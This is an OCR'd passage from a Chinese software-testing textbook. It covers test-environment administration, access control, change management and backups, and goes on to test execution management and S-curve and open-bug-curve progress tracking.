


图 12-7 实验室设备管理流程示意图

为了更好地做好测试环境的维护和管理，通常还会设置专门的实验室管理员，明确其责任，并建立好相应的文档及其模板，为关键的硬件设备和软件环境建立备份。

1. 测试环境管理员的职责

(1) 建立和完善测试环境管理的相关制度和流程。

(2) 基础测试环境的搭建，包括操作系统、数据库、中间件、Web 服务器等的安装和配置，以及相关文档的编写、存档。

(3) 相关资源(如路由器、数据库、Web 服务器等)访问权限(包括用户名、口令等)的设定、定期更新和审查。

(4) 记录组成测试环境的各类设备名称、配置、IP 地址、端口配置、用途以及当前状态(占用、空闲、报废等)。

(5) 测试环境各项变更的执行及记录。

(6) 测试环境的备份及恢复。

(7) 协助项目组完成被测应用系统的部署。

(8) 协助 IT 部门完成测试环境的各类设备采购、入库等。

(9) 协助测试经理做好资源的分配、调度等工作。

2. 测试环境管理所需的文档

(1) 软硬件资产清单,包括厂家、品牌、型号、购买日期、入库日期、所有者、数量、关键特性指标、变更记录等。

(2) 关键设备(如路由器、防火墙、负载平衡设备等)和系统(操作系统、数据库管理系统、中间件等)的安装配置手册。

(3) 环境资源访问权限列表,及其变更记录等。

(4) 测试环境的备份和恢复过程文档,包括历史发生的记录(如备份时间、备份人、原因、备份文件名、备份文件来源和获取方式等)。

3. 测试环境访问权限的管理

(1) 权限由测试环境管理员统一管理。为了安全起见,应在测试经理或相应的管理人员那里有一个备份。

(2) 为访问测试环境的每个人设置单独的用户名和口令,口令可以强制每一个月或一个季度改变一次。

(3) 将测试环境访问人员分类,不同类别的人有不同的访问权限。例如,开发人员只有"读"的权限,没有"修改"、"删除"等权限。

(4) 除测试环境管理员外,其他测试组成员不授予删除权限,更不要将 root 或 Administrator 的权限赋予一般的测试人员。

(5) 用户及权限的各项维护、变更,需要记录到相应的"用户权限管理文档"中。

4. 测试环境的变更管理

对测试环境的变更应当形成一个标准的流程,并保证每次变更都是可追溯的和可控的。

(1) 测试环境的变更一般由测试组长提出书面申请(如电子邮件),由测试环境管理员负责执行,或授予测试组长临时权限,自行处理。

(2) 在测试环境变更之前,应该确定一个明确的方法,能够返回到变更之前的状态。

(3) 测试环境的任何变更均应记入相应的文档中,包括变更申请邮件、脚本等原始文档,作为配置项进行管理。

5. 测试环境的备份和恢复

对于测试人员来说,测试环境必须是可恢复的,否则将导致原有的测试用例无法执行,或者无法重现发现的缺陷。因此,应当在测试环境(特别是数据库环境)发生重大变动时进行完整的备份,例如,使用 Ghost 对硬盘或某个分区进行镜像备份,以便在需要时将系统重新恢复到安全可用的状态。

另外,每次发布新的被测应用版本时,应当做好当前版本的数据库备份,为将来做版本兼容性测试(版本升级测试)时做好准备。例如,对于一些提供软件服务的应用系统,当其版本升级到一个新版本时,要验证在原来版本中产生的数据在新版本时依然有效,而新版本的数据库结构已发生了一些变化,这些数据不能在新版本中产生,否则数据是不真实的。在进行兼容性

测试时，最好用已备份的数据库来恢复到原来的数据库后，再进行版本升级，然后进行测试。这种兼容性测试可能会进行多次，而且可能会在下一个版本兼容性测试中还要用到。这时，数据库的备份不仅保证了数据的真实性、完整性，还大大减少了重新准备数据的时间，提高了测试的效率。

小结

本章从测试环境对测试的影响方面论述了测试环境的重要性，介绍了测试环境的各项要素，包括硬件、网络环境、软件、数据准备等，特别介绍了虚拟机的应用及其相关工具。在此基础上，介绍了如何建立规范的测试实验室。

本章还针对测试项目的实际需求，介绍了如何建立项目的测试环境，详细描述了测试环境搭建的过程。而更值得关注的内容是如何实施测试环境的自动部署，以及如何做好测试环境的维护和管理。

思考题

1. 什么是测试环境？为什么测试环境是测试的基础？
2. 测试环境中有哪些基本要素？在建立测试实验室时应注意哪些方面？
3. 通过 STAX 脚本，如何实现从 CVS 上检出相关的源文件，并将源码复制到编译服务器上？
4. 在测试环境和维护中，什么内容或措施是至关重要的？
5. 试写一份实验室管理制度。

CHAPTER 13

第 13 章

测试执行、缺陷报告与跟踪

当测试用例的设计和测试脚本的开发完成之后，就开始严格按照测试用例执行手工测试，或者运行测试脚本进行自动化测试，完成相应的测试任务。自动化测试的管理相对比较容易，测试工具会不打折扣地、百分之百地执行所有的测试脚本，并能准确无误地自动记录下测试结果。而对手工测试的管理相对要复杂得多，在整个测试执行阶段中，管理上会碰到一系列问题，主要有：

（1）如何确保测试环境设置正确并满足测试用例所描述的要求？

（2）如何保证每个测试人员清楚自己的测试任务？

（3）如何保证所有测试用例得到百分之百的执行？

（4）如何保证所报告的 Bug 正确、描述清楚、没有漏掉信息？

（5）如何在验证 Bug 和对新功能的测试上寻找平衡？

（6）如何跟踪 Bug 处理的进度使严重的 Bug 及时得到解决？

了解软件缺陷是什么，在需求和设计评审过程中会发现问题，并通过设计和执行测试用例，能更快地发现缺陷。发现了缺陷，还需描述缺陷产生的过程或现象，报告给开发人员，这就是软件缺陷的报告。

如何报告所发现的软件缺陷？就是要准确、清楚地描述内容，这其中要借助一些工具（如 WinDBG、Soft_ICE）来创建记录软件缺陷的日志文件。为了更有效地报告和处理缺陷，还要全面理解缺陷的各种属性以及缺陷的生命周期，并掌握分离和再现软件缺陷的技巧，而对于一个软件企业，则要建立基于数据库的软件缺陷跟踪系统。

13.1 软件测试执行与跟踪

在项目的管理过程中，经常碰到的问题是：等待做的任务比较多，但人力资源和时间受到限制，要完成所有的任务几乎是不可能的。这时候要解决的就是为各项任务建立优先级，这样就可以根据优先级高低，先后处理各项任务，降低测试的风险，以最小的代价获得尽可能高的质量。但在过程中，始终能够把质量放在第一位，能够制定好测试策略、有计划地安排工作、系统的解决方案等。当遇到问题时，能准确地判断是技术问题还是流程问题，重视解决流程问题，将项目中已有的成功经验

能灵活地应用到新的项目中，做好测试项目的风险管理和质量管理。

13.1.1　测试执行过程的要点

通过客观的评价标准，减少人为错误，更准确地控制测试进程。要做到这一点，尽量及时、准确、客观地将所有活动产生的有用的数据记录下来，包括会议纪要、审核记录、缺陷报告等。强调以数据说话，跟踪项目状态，监督各项措施落实，这样使整个项目过程具有良好的可测性、可跟踪性。同时，要善于利用各种工具和系统，使这项工作记录的数据更直观、数据化，便于评估。

1. 不同测试阶段的执行要点

要对每个测试阶段（代码审查、单元测试、集成测试、功能测试、系统测试和验收测试、安装测试等）的结果进行分析，保证每个阶段的测试任务得到执行，达到阶段性的目标。

（1）代码审查，确保测试人员参与代码的会审，事先有所准备，充分阅读待审的程序设计流程图和程序代码等，在评审会议上，勇于质疑，积极提问，努力发现程序代码中的错误。

（2）单元测试一般由程序员自己做，但必须提交单元测试用例和测试报告，测试人员需要审查单元测试用例和测试报告。

（3）集成测试应尽早进行、持续进行，将自顶向下、自底向上两种测试策略结合起来，彻底完成模块之间各个接口的测试。

（4）功能测试的目的是检验系统是否能够按预定要求的功能那样正常工作，可以让不同的测试人员进行交叉测试，提高测试质量；而且向测试人员经常强调：从用户的角度出发，尽量挖掘和模拟各种使用情景，找到一些特殊场合或边界条件的缺陷。

（5）系统非功能性测试执行时，主要是对测试方案、测试工具选择提供更多的指导和讨论，保证技术方案可行，测试工具有效，并对测试环境进行严格核查，确保测试环境和将来实际运行环境一致，确保测试结果是可靠的。

（6）软件是否真正满足最终用户的要求，应由用户进行一系列验收测试或 Beta 测试，在实际应用环境中得到进一步的检验，获得用户的真实反馈，更好地改进产品。用户的反馈非常有价值，所以要高度重视验收测试或 Beta 测试。

2. 测试用例执行

测试用例执行直接关系到测试的效率和产品的质量，要做好相应的执行工作。首先要努力提高测试人员的素质和责任心，树立良好的质量文化意识，以预防为主。其次，要通过一定的跟踪手段来保证测试执行的质量。例如，测试效率的跟踪比较容易，按照测试任务和测试周期，可以得到期望的曲线，然后每天检查测试结果，了解是否按预期进度进行，如图 13-1 所示为测试执行情况的跟踪曲线。

测试结果的跟踪相对困难些，需要控制好风险。可以通过系统记录每个人所执行的测试用例，一旦某个 Bug 被漏掉，可以追溯到具体责任人。事后发现问题，已经太迟了，这时可以考虑针对风险较大的任务，在第二轮测试时，交换测试人员以加强风险的控制。另外，每个项目都让项目之外的几个经验丰富的测试人员进行两三天的探索式测试，发现一些隐藏比较深的缺陷，也可对前面的测试产生比较大的压力，使每个测试人员都不敢松懈。

3. 团队建设与沟通

优秀的项目管理者知道自己首要的任务是领导好团队，服务好整个团队，这些服务包括技术训练和指导、解决问题和冲突、提供资源、建立项目目标和优先级等。测试的任务是要靠大




图 13-1 测试执行情况的跟踪曲线

家完成的,团队的绩效才是重要的,只有依靠团队的力量,才能确保项目的成功。所以有良好的意识去关心组员,关注项目组员的情绪,以鼓励为主,不断激励员工,鼓舞士气,发挥每一位员工的潜力,注重团队的工作效率。同时,要注意合理分配任务,明确规定每一个人在测试工作中的具体任务、职责和权限,每个组员都明确自己该做什么、怎么做、负什么责任、做好的标准是什么。做到人人心中有数,为保证和提高产品质量(或服务质量)提供基本的保证。

项目管理者具有良好的沟通能力,和其他部门不仅能进行有效沟通,而且可以施加自己的影响(说服别人),以促进项目的整体合作、相互理解和流程改进。为了使测试进展顺利,与项目组外部人员的良好沟通是必要的,促进问题解决,提高缺陷处理的效率,还有一些值得推荐的方法,例如:

(1) 通过一种合适的、可接受的方式指出对方的问题,尽量做到对事不对人。

(2) 每周一次各部门的联席会议,协调工作,解决难题,并向相关人员发送会议纪要。

(3) 建立大项目的邮件组,包含各部门主要人员的邮件地址,有利于发布消息和信息沟通等。

(4) 讨论问题时,不宜采用邮件方式,应通过电话、面对面等方式沟通。

(5) 可以利用 Wiki 和其他系统来共享知识、分享经验、发布通知等。

(6) 在同一个大项目组的开发、测试人员的日报、周报等应互相抄送。

(7) 适当举办一些团队的活动,增加项目组成员相互了解,增强团队精神。

4. 测试执行结束

在测试执行结束前,要对测试项目进行全过程、全方位的审视,检查测试计划、测试用例是否得到执行,检查测试是否有漏洞。如果存在测试漏洞,及时补救。而且,对当前状态的审查,包括产品 Bug 和过程中没解决的各类问题。对产品目前存在的缺陷进行逐个的分析,了解对产品质量影响的程度,从而决定产品的测试能否告一段落。如果所有测试内容完成、测试的覆盖率达到要求以及产品质量达到已定义的标准,可以宣告测试执行结束。

测试执行任务完成,并不意味着测试项目的结束,还需要对测试结果分析、对产品质量进行评估,编制测试报告或质量报告,而且测试报告应获得上级经理的批准。此后,项目组成员一起对项目进行总结(即 Postmortem),分析项目的成功经验,并通过对项目中的问题分析,找

出根本原因,纠正流程、技术或管理中所存在的问题,改进测试过程。

13.1.2 测试项目进度的管理方法

在软件测试管理中最重要、最基本的就是测试进度跟踪。众所周知,在进度压力之下,被压缩的时间通常是测试时间,容易导致实际的进度随着时间的推移,与最初制定的计划相差越来越远。如果有了正式的度量方法,这种情况就能够避免,因为在其出现之前就有可能采取了行动。下面就介绍两种测试项目进度的管理方法:测试进度S曲线法、缺陷跟踪曲线法。缺陷跟踪又可以分为新发现缺陷跟踪法和累计缺陷跟踪法,而以累计缺陷跟踪法比较好。

1. 测试进度S曲线法

进度S曲线法通过对计划中的进度、尝试的进度与实际的进度三者对比来实现,其采用的基本数据主要是测试用例或测试点的数量。同时,这些数据需按周统计,每周统计一次,反映在图表中。"S"的意思是,随着时间的发展,积累的数据的形状越来越像S形。可以看到一般的测试过程中包含三个阶段:初始阶段、紧张阶段和成熟阶段。第一和第三阶段所执行的测试数量(强度)远小于中间的第二阶段,由此导致曲线的形状像一个扁扁的S。

X轴代表时间单位(推荐以"周"为单位),Y轴代表当前累计的测试用例或者测试点数量,如图13-2所示,可以看到:




图13-2 计划中的、尝试的与实际的进度曲线图

(1) 用趋势曲线(上方实线)代表计划中的测试用例数量,该曲线是在形成了测试计划之后,在实际测试执行之前事先画上的。

(2) 测试开始时,图上只有计划曲线。此后,每周添加两条柱状数据,浅色柱状数据代表当前周为止累计尝试执行的测试用例数,深色柱状数据为当前周为止累计实际执行的测试用例数。

(3) 在测试快速增长期(紧张阶段),尝试执行的测试用例数略高于原计划,而成熟阶段执行的用例数则略低于原计划,这种情况是经常出现的。

由于测试用例的重要程度有所不同,因此,在实际测试中经常会给测试用例加上权重(Test Scores)。使用加权归一化(Normalized)使得S曲线更为准确地反映测试进度(这样Y轴数据就是测试用例的加权数量),加权后的测试用例数通常称为测试点(Test-point)。

一旦一个严格的计划曲线放在项目组前,它将成为奋斗的动力,整个小组的视线都开始关

注计划、尝试与执行之间的偏差。由此，严格的评估是S曲线成功的基本保证，例如，人力是否足够、测试用例之间是否存在相关性等。一般而言，在计划或者尝试数与实际执行数之间存在15%～20%的偏差时，就需要启动应急行动来进行弥补了。

一旦计划曲线被设定，任何对计划的变更都必须经过审查(Review)。自然，需要严格的程序规范，否则计划成了变化，如同儿戏。同时，一般而言，最初的计划应作为基准(Baseline)，即使计划做了变更，也留作参考。该曲线与后来的计划曲线的对比显现的不同之处需要给出详尽的理由作为说明，同时也是此后制定计划的经验来源之一。

2. 测试进度NOB曲线法

测试所发现的软件缺陷数量，一定程度上代表了软件的质量，通过对它的跟踪来控制进度也是一种比较现实的方法，受到测试过程管理的高度重视。在整个测试期间主要收集当前所有打开的(激活的)缺陷数(Number of Open Bug，NOB)，也可以将严重级别的缺陷分离出来进行控制，从而形成NOB曲线，它在一定程度上反映了软件质量和测试进度随时间的发展趋势，如图13-3所示。

